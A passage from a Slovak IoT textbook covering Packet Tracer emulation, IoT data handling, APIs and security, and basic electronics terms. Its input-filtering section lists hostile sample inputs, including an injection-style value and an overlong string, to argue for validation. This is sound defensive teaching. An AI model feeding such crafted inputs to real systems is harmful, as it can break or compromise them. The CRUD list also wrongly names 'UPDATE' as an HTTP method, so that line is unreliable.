
### **3.7 Packet Tracer**

---

Packet Tracer (PT) je nielen silný nástroj na modelovanie, simuláciu a testovanie sieťových prostredí, ale aj pre riešenia IoT. PT vo verzii 7 podporuje množstvo zariadení a funkcií IoT, ktoré umožňujú navrhnúť a zostaviť kompletné riešenia v oblasti internetu. Týmto sa z PT stáva ideálny nástroj pre výučbu a simuláciu.

Medzi zariadeniami IoT je možné nájsť modely senzorov, ovládačov, mikroprocesorov, počítačov typu Raspberry Pi a zariadení na simuláciu sietí typu Fog. To všetko umožňuje návrh, konfiguráciu, programovanie a simuláciu problémov čoraz sofistikovanejších modelov IoT systémov v domácom prostredí.

Jednou z posledných noviniek aplikácie je simulácia Smart Home, kde si vo virtuálnom dome viete skúsiť ovládať štandardné Smart Home zariadenia. Takto si dokážete vyskúšať ovládanie komplexných systémov bez nutnosti akejkoľvek investície.



Obrázok 3.17

Packet tracer.

PT okrem iného umožňuje emulovať takzvaný Single-board-computer (SBC) a mikrokontrolér (MCU). Asi najznámejším SBC je Raspberry Pi. V prípade MCU je to Arduino, ktoré sa teší ohromnej popularite vďaka veľmi silnému marketingu.

### Single-Board-Computer

SBC je počítač navrhnutý tak, aby sa v maximálnej miere podobal bežnému počítaču, ktorý používame na stoloch. SBC obsahuje prvky ako je úložný priestor, pamäť a vstupy / výstupy v jednej doske.

SBC sú veľmi bežné v IoT riešeniacach, pretože sa používajú na vykonávanie kódu a pridávanie simulovanej inteligencie do bežných zariadení.

V aplikácií PT je emulované SBC a poskytuje možnosti spúšťania kódu a simulovať množstvo internetových a vzdialených pripojení. Konkrétnie PT SBC poskytuje 2 porty USB a 10 digitálnych I / O portov, ktoré možno použiť na pripojenie senzorov a zariadení IoT. Súčasťou je aj zabudovaný interpreter jazyka Python, ktorý umožňuje, aby bol natívny Python kód napísaný a vykonaný priamo na emulovanom SBC zariadení.

## Mikrokontrolér

Mikroprocesorová jednotka (MCU) je malý počítač postavený na systéme na čip (SoC). Je podobná SBC, ale obsahuje mikroprocesor s nižším výkonom čo ho obmedzuje aj na použití. SoC obsahuje procesorové jadro, pamäť a programovateľné vstupné / výstupné periférie.

Mikrokontroléry sú využívané pre riadenie embedded systémov, ktoré vyžadujú len málo systémových prostriedkov. V bežnej praxi nájdeme mnoho aplikácií, ktoré sa spoliehajú na riadenie mikrokontrolérmi ako napríklad: systémy riadenia motorových vozidiel, medicínske prístroje, diaľkové ovládané, stroje a zariadenia.

Packet Tracer (PT) prináša podporu pre emulátor MCU. Používateľ môže naprogramovať emulovaný MCU na vykonávanie úloh podobných MCU v reálnom svete. Pre zjednodušenie procesu je možné PT MCU naprogramovať aj pomocou Pythonu. PT MCU má jeden port USB, šesť digitálnych I / O portov a štyri analógové I / O porty. Digitálne I / O porty PT MCU umožňujú používateľovi pripojiť digitálne snímače a akčné členy. Analógové I / O porty umožňujú používateľovi pripojiť analógové snímače a servopohony.

## 3.8 Dáta v IoT

Jednou z najčastejších aplikácií pre IoT systémy je zhromažďovanie údajov. Zber údajov a ich následná analýza sa často vykonáva na odlišných miestach. Zariadenia a senzory, sú často umiestňované na miestach, kde sa má uskutočňovať zber údajov. Analýza je vykonávaná v cloude alebo na serveri, kde je k dispozícii vyšší výpočtový výkon. Poľnohospodárstvo, doprava a výroba sú len niekoľkými príkladmi oblastí, v ktorých sa zber údajov vykonáva.

### 3.8.1 Čo sú dátá

Dáta (alebo tiež údaje) môžu byť slová v knihe, článku alebo blogu. Údaje môžu byť obsahom tabuľky, databázy. Môžu mať aj formu obrázkov, videa. Samotné údaje môžu byť nezmyselné. Aby získali význam musíme ich interpretovať, korelovať alebo porovnávať. Týmto sa tieto dátá stávajú užitočnejšie a stávajú sa informáciami. Keď sa tieto informácie aplikujú stávajú sa poznatkami.

Zatiaľ čo zhromažďovanie údajov je dôležité, údaje musia byť filtrované (tzv. pre-processing) skôr, ako prejdú do samotného procesu analýzy. Zhromaždené údaje môžu byť upravované a filtrované v blízkosti miesta získania, alebo môžu byť prenášané a uložené v cloude na spracovanie neskôr.

Často sú údaje z viacerých zdrojov kombinované, aby poskytli najužitočnejšie informácie. Na efektívne spracovanie zhromaždených údajov sa používajú komplexné počítačové programy, ktoré vyžadujú vyšší výpočtový výkon než je k dispozícii na IoT zariadení.

Pri zbere údajov je dôležité si určiť množstvo, ktoré bude potrebné pre získanie požadovaných informácií. Nie je vždy potrebné alebo možné zhromažďovať všetky dostupné údaje, ktoré sa dajú získať v rámci projektu alebo procesu monitorovania. Množstvo údajov, ktoré je možné zbierať, je často závislé od technických možností senzorov, siete, počítačov a iných hardvérových komponentov.

Pozrime sa ako by mohlo vyzeráť spracovanie dát v oblasti poľnohospodárstva. Senzory by zhromažďovali údaje o vlhkosti pôdy, teplote a kyslosti. Ďalšie snímače by mohli zbierať údaje o hladinách CO<sub>2</sub> vo vzduchu, okrem teploty vzduchu, barometrického tlaku a vlhkosti. Všetky tieto údaje majú len malý úžitok, kým sa nespracúvajú.

Počítačový program môže byť napísaný na spracovanie údajov a odhadnutie pravdepodobnosti dažďa na základe zmien teploty vzduchu, vlhkosti a kolísania barometrického tlaku. Zozbierané údaje o pôdnych podmienkach môžu byť spracované aj softvérom na optimalizáciu procesu zberu.

### **3.8.2 Filtrovanie dát**

---

Nie všetky informácie a dáta, ktoré IoT zariadenie zosníma sú použiteľné alebo žiaduce pre ďalšie spracovanie. Preto je potrebné vytvoriť filter, ktorý zabezpečí, že zariadenie bude prijímať a ďalej spracovávať len tie informácie, ktoré vychovujú podmienkam.

Ďalšou z výhod filtrovania vstupných dát je zlepšenie stability systému a zvýšenie bezpečnosti. Predstavme si situáciu kedy IoT zariadenie sníma teplotu. Čo ak sa na vstupe objavia nasledujúce parametre:

- -1500 °C
- +3000 °C
- QWERTY
- 5' ;
- medzera alebo prázdny znak
- XXXXXXXXXXXXXXXXXXXXXXXXX.....XXXXXXXXXXXX (dlhý reťazec)

Na prvý pohľad by sa mohlo zdať, že takéto možnosti nie sú možné pri snímaní teploty. Útok na zariadenie ale môže byť realizovaný pomerne jednoducho. IoT zariadenie sníma dáta z teplotného snímača pripojeného cez SPI rozhranie. Po tomto rozhraní tečú informácie vo forme dát. Za predpokladu, že útočník získa prístup ku komunikačnému kanálu dokáže pozmeniť dátu. Zmenou dát na niektoré z vyššie uvedených príkladov dokáže dostať systém do nežiadúcich stavov.

Samozrejme, jedna z komplikácií je nutnosť získať prístup ku komunikačnému kanálu, poznať správny formát a rýchlosť komunikácie, typy a formát správ, byť schopný tieto správy čítať, interpretovať, podvrhnúť a následne zapísat do komunikačného kanálu. Hackovanie teda nie je jednoduchou záležitosťou, pretože vyžaduje pomerne rozsiahle skúsenosti a znalosti o funkčnosti systémov, komunikácií a protokoloch.

Netreba ale tieto bariéry podceňovať. V prípade útoku na systém, môže byť riziko škody a úniku dát príliš vysoké a môže autora systému stáť veľmi veľa peňazí kvôli súdnym procesom a požiadavkám o náhradu škody.

### **3.8.3 Rozhodovanie**

---

Dôležitým aspektom IoT systémov je jeho schopnosť prijímať rozhodnutia, spúšťanie poplachov a posielanie notifikácií, ak hodnoty (napríklad oxid uhličitý) prekročia prahovú hodnotu. Niektoré

zariadenia internetu (IoT) sú tiež schopné zložitejšieho rozhodovania, ako je napríklad identifikácia tváre osoby z kamery. Komplexnosť rozhodovaní je závislá od softvéru a dostupného výpočtového výkonu.

Na základe rozhodovania dokáže systém upravovať vykonávané akcie a výstup, čím sa IoT zariadenie javí ako inteligentné.

### 3.8.4 API Rozhranie

Komplexné systémy, ktoré ponúkajú služby, funkcie alebo dátu iným systémom, používajú takzvané API rozhrania. API je skratka pre application programming interface. Zjednodušene povedané API funguje podobne ako knižnica v jazyku Python, alebo operačnom systéme.

IoT zariadenie môže prostredníctvom API požiadať webový systém o získanie dát o počasí pre konkrétnu oblasť. V žiadosti pošle GPS koordináty polohy a očakáva odpoveď.

Pri používaní API rozhraní je nutnosťou kvalitná dokumentácia celého systému. Bez toho, aby programátor poznal v akej štruktúre má posielat dotazy na API rozhranie, je používanie API doslova utrpením. Vývoj systému sa vtedy stáva časovo a finančne náročným.

#### CRUD

Pri API sa najčastejšie posielajú žiadosti v 4 formátoch, označované aj ako CRUD operácie (create-read-update-delete):

- POST - žiadosť o vytvorenie dát (zápis)
- GET - žiadosť o prijatie dát (čítanie)
- UPDATE - žiadosť o aktualizáciu dát
- DELETE - žiadosť o mazanie dát

Method	HTTP request	Description
URIs relative to <a href="https://www.googleapis.com/calendar/v3">https://www.googleapis.com/calendar/v3</a> , unless otherwise noted		
delete	DELETE /calendars/ <i>calendarId</i> /acl/ <i>ruleId</i>	Deletes an access control rule.
get	GET /calendars/ <i>calendarId</i> /acl/ <i>ruleId</i>	Returns an access control rule.
insert	POST /calendars/ <i>calendarId</i> /acl	Creates an access control rule.
list	GET /calendars/ <i>calendarId</i> /acl	Returns the rules in the access control list for the calendar.
patch	PATCH /calendars/ <i>calendarId</i> /acl/ <i>ruleId</i>	Updates an access control rule. This method supports patch semantics.
update	PUT /calendars/ <i>calendarId</i> /acl/ <i>ruleId</i>	Updates an access control rule.
watch	POST /calendars/ <i>calendarId</i> /acl/watch	Watch for changes to ACL resources.

Obrázok 3.18  
Náhľad na Google API.

Ukážka poslania API dotazu na API server pomocou Linuxového nástroja curl.

```
curl -i -X POST \
--url http://localhost:8001/apis/ \
--data 'name=example-api' \
--data 'hosts=example.com' \
--data 'upstream_url=http://mojserver.org'
```

Curl je nástroj pre posielanie HTTP žiadostí. Žiadosť štandardne obsahuje URL a dátovú časť. Dátová časť má štruktúru podľa dokumentácie API servera.

Prístup k jednotlivým operáciám a zdrojom je možné obmedziť podľa používateľských účtov a im prideleným prístupovým právam. Podľa komplexnosti systému sú k dispozícii aj iné bezpečnostné prvky ako obmedzovanie počtu žiadosti v časovom intervale (tzv. rate limiting), používateľské skupiny (tzv. Group access). Taktiež je možné zvoliť niekoľko rôznych spôsobov autentifikácie ako API kľúče, OAuth, Json-Web-Token (JWT), HMAC (keyed-hash message authentication code) a tak podobne.

API rozhranie je vhodné použiť aj v situácií, keď je potrebné pre webový systém vytvoriť mobilnú aplikáciu. Jeden z hlavných dôvodov použitia API je bezpečnosť. Ak zverejnите svoju mobilnú aplikáciu napríklad na Google Play, ktokoľvek si ju môže stiahnuť a dekomplilovať kód.

V prípade, že by ste mali v kóde napísané funkcie, ktoré priamo pristupujú k Vášmu databázovému serveru, ktokoľvek by dokázal určiť Vašu databázovú štruktúru a prípadne sa aj dotazovať databáze na konkrétné dátá. Celý tento prístup je veľmi nebezpečný a bola by len otázka času, než sa systém stane terčom hackerského útoku.

### **Výber API**

V súčasnosti existuje na trhu niekoľko platených aj open-source riešení, ktoré sú pripravené pre použitie. Pri výbere (akéhokoľvek softvérového produktu) je dôležité zohľadňovať nasledujúce aspekty:

- Doba existencie softvérového produkta na trhu
- Používateľská základňa
- Licenčné podmienky
- Platobný model
- Dokumentácia
- Počet otvorených a vyriešených chýb (aplikovateľné len v prípade, že majú GitHub repozitár)
- Systémové požiadavky na výkon hardvéru, typ a verziu operačného systému


Pri volbe nesprávneho softvéru sa celý projekt môže predražiť, keďže sa budú musieť súvisiace aplikácie znova inštalovať, konfigurovať alebo inak meniť. Navyše všetko niečo trvá, takže je pravdepodobné, že sa celé nasadenie systému zdrží aj o niekoľko dní až týždňov.

### Schéma API

Jednoducho povedané, API rozhranie je filter, ktorý je umiestnený pred vašou serverovou aplikáciou a ukryva jej funkcia pred vonkajším svetom. Táto brána môže byť hostovaná vami alebo treťou stranou. Zvyčajne brána poskytne jednu alebo viac z nasledujúcich možností:

- Kontrola prístupu - umožňujú prístup iba tým používateľom a službám, ktorí prešli overením identity
- Obmedzenie rýchlosťi - obmedzenie toho, koľko požiadaviek sa odosiela do vášho rozhrania API
- Analýza, metriky a logovanie toho, ako sa používa vaše API
- Filtrovanie komunikácie - analýza toho, či prichádzajúce požiadavky na server nemajú charakter útoku
- Presmerovanie - preposielanie dát a žiadostí o dátá na iný server v sieti

Jednoduchý diagram znázorňujúci typický pracovný postup pomocou programu Kong:



#### 3.8.5 Bezpečnosť

Softvér, ako základný riadiaci systém, sa často stáva terčom útoku na zariadenia. V prípade sieťových alebo IoT zariadení, nemusí byť útočník fyzicky prítomný pri zariadení, ale útok vie realizovať aj vzdialene cez sieť.

Podobne je to aj pri WiFi sieti. Útočník sa nemusí vlámať do firmy aby získal prístup do ich infraštruktúry. V prípade WiFi siete to môže realizovať aj z ulice, kde sedí na lavičke a môže realizovať pokusy o prístup do siete.

Preto už pri vývoji softvéru a riadiacich systémov je potrebné myslieť na bezpečnosť celého systému. Odporučané a osvedčené postupy na zabezpečenie pripojených zariadení v rámci internetu vecí by mali dodržiavať základné koncepty:


- a) Zariadenia by sa mali chrániť pred útokmi, ktoré poškodzujú ich funkciu, alebo umožniť ich použitie na iné účely.
- b) Zariadenia by mali chrániť súkromné autentifikačné údaje a integrované privátne a verejné kľúče pred neoprávneným prístupom.
- c) Zariadenia by mali chrániť informácie prijaté, prenášané alebo uložené lokálne na prístroji pred nevhodným odhalením neoprávneným osobám.

d) Zariadenia by sa mali chrániť pred tým, aby boli zneužité na útok na iné zariadenia v lokálnej sieti alebo na internete.

Pre dokonalú bezpečnosť IoT zariadení je kľúčové:

- fyzické zabezpečenie,
- schopnosť chrániť pôvod a integritu (neporušenosť) kódu,
- schopnosť vzdialenej aktualizácie.

# ELEKTRONIKA



# 4

Základné koncepty  
Pasívne súčiastky  
Aktívne súčiastky  
Elektromechanické prvky  
Aktuátory  
Integrované obvody

## 4.1 Základná terminológia

---

Elektronické zariadenia používame každý deň, od mobilných telefónov po televízory až po mnohé z našich rôznych nástrojov a zariadení. Pomenovanie elektronika je odvodené od slova elektrón, ktorý je zdrojom elektrického náboja. Elektronika je oblasť štúdia zameraná na riadenie elektrickej energie a fyzických komponentov a obvodov, ktoré pomáhajú riadiť elektrickú energiu.

Svet internetu vecí je založený na niekoľkých technológiách. Jednou z týchto technológií sú aj lacné elektronické snímače, ktorých ceny sa stále znižujú, čím sa zvyšuje ich dostupnosť pre bežných ľudí, či malé série výrobkov.

Poznanie súčiastok a ich princípov fungovania otvára brány do nového sveta. Vytvoriť si vlastné elektronické zariadenia alebo celý hardvérový produkt je v súčasnosti omnoho jednoduchšie, než tomu bolo v minulosti.

Pre lepšie pochopenie oblasti elektroniky a elektrických obvodov je vhodné sa na úvod zoznať so základnou terminológiou.

**Elektrický prúd** je tvorený usporiadaným pohybom nosičov elektrického náboja (hlavne elektrónov ale napr. aj iónov). Prúd tečie v uzavretej slučke smerom od vyššieho potenciálu k nižšiemu a je konštantný v celej slučke.

**Elektróny** spolu s protónmi a neutrónmi tvoria atómy. Základný náboj na elektróne sa meria v jednotke nazývanej coulomb. Jeden coulomb sa rovná množstvu náboja preneseného pri stálom prúde jeden ampér za jednu sekundu.

**Chemické prvky** sú tvorené atómami. Atómy sú stavebnými kameňmi všetkých prvkov a vecí. Elektróny nesú negatívne náboje a sú prítahované ku kladne nabitým protónom v jadre atómu.

**Prítažlivé sily** medzi atómovými jadrami a ich vonkajšími (valenčnými) elektrónmi sú v niektorých prvkoch silnejšie ako v iných.

**Elektrické vodiče** sú materiály tvorené prvkami, ktoré majú slabú prítaženosť medzi atómovými jadrami a ich elektrónmi. Vo vodivých prvkoch majú elektróny tendenciu prechádzať od atómu k atómu. Príklady elektricky vodivých materiálov sú kovy ako med', zlato a striebro.


**Elektrické izolanty** sú materiály vyrobené z prvkov, ktoré silne prítahujú ich elektróny a v ktorých elektróny nikdy neopúšťajú atóm. Príkladmi materiálov, ktoré sú elektrickými izolátormi, sú sušené drevo, sklo a rôzne gumové materiály.

**Napätie** je energia, ktorá poháňa elektróny. Môže sa tiež označovať ako elektrický tlak. Napätie sa meria ako rozdiel v elektrickej potenciálovej energii medzi dvomi bodmi. Veľkosť tejto energie sa udáva vo voltoch.

**Elektrický prúd** je usporiadaný pohyb nosičov elektrického náboja (elektrónov, iónov) v látkach. Jednotkou prúdu je ampér.


**Výkon** je množstvo energie spotrebenej v priebehu času. Výkon je meraný vo wattoch. Základná formulácia výkonu je výkon = napätie x prúd.

**Elektrický obvod** je fyzická sietť (alebo model fyzickej siete) prepojených elektrických komponentov vrátane batérií, rezistorov, kondenzátorov, induktorov a spínačov. Pri štúdiu elektroniky bude elektronický obvod takmer na každom kroku.



